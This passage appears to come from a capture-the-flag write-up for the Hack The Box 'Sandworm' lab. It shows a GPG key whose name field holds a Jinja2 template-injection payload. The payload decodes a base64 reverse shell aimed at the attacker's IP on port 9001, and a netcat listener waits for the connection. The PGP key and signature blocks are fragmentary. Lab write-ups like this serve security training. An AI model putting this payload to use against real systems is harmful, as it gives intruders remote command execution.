┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: {{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo "c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYx" | base64 -d | bash').read() }}
Email address: a@a.com
You selected this USER-ID:
    "{{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo "c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYx" | base64 -d | bash').read() }} <a@a.
com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/ztheapt/.gnupg/openpgp-revocs.d/5B7CCCEEF91610F66C1CE83A53C0F9E89990C726.rev'
public and secret key created and signed.

pub   rsa3072 2023-10-01 [SC] [expires: 2025-09-30]
      5B7CCCEEF91610F66C1CE83A53C0F9E89990C726
uid                      {{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo "c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYx" | base64 -d | ba
sh').read() }} <a@a.com>
sub   rsa3072 2023-10-01 [E] [expires: 2025-09-30]


┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --armor --export a@a.com > public_key.asc

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$ gpg --clear-sign --output signed_message.asc payload.txt

┌──(ztheapt㉿kali)-[~/HTB/Machines/Sandworm]
└─$
```

We now use the newly crafted Keys and Message on the web site with Netcat listening on 9001




Public Key:

```
7GQAeDyV3M8ZTyWfP
tyuILLBJcqtauMu9dWkrl2fdDOsIBoP4H6QBOSM7aGHzj2MI
fVV0gN3ul2fBwEAF
7XUPCy31ve8pHiKgOLsMtD5TXcgKZR5m+fjPNUdiilaEYzlaT
SGria43fA/FczXW
HPpkd6UFAXe1JX4EltKQwKe1aWCyjo0KT4HyuXORzyk2U+F
5MD0p9OYF0tHTAj8F
PQKM9t4ZotN8cAtn
=D3rq
-----END PGP PUBLIC KEY BLOCK-----
```

Signed Text:

```
/zP86shhvU6ChJmTF8rSSuj09dLPG7kQJ0f72TLtD10e29f0E
wH5BG31ANal1yUY
1eW4zOqRNpeqqTKJWTp2QfkMeDp2xu+k4zFlc4erPsWC3a
pXeXa7rYcuqwHHZ4Sj
o0aNhhRPW3SgJwrws6LR7bskpJV2GmayMBY/6Kcah2EQLb
U/fym2kV4q+v9s/oOy
5vlfOSI7izhsqJ2JYuJEmASYWWADT2j+5n/Q6bzLjTAaY5aJA
AGYtDLqjGAUihzz
LXqj+9Jz
=Nljq
-----END PGP SIGNATURE-----
```



```
┌──(ztheapt㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```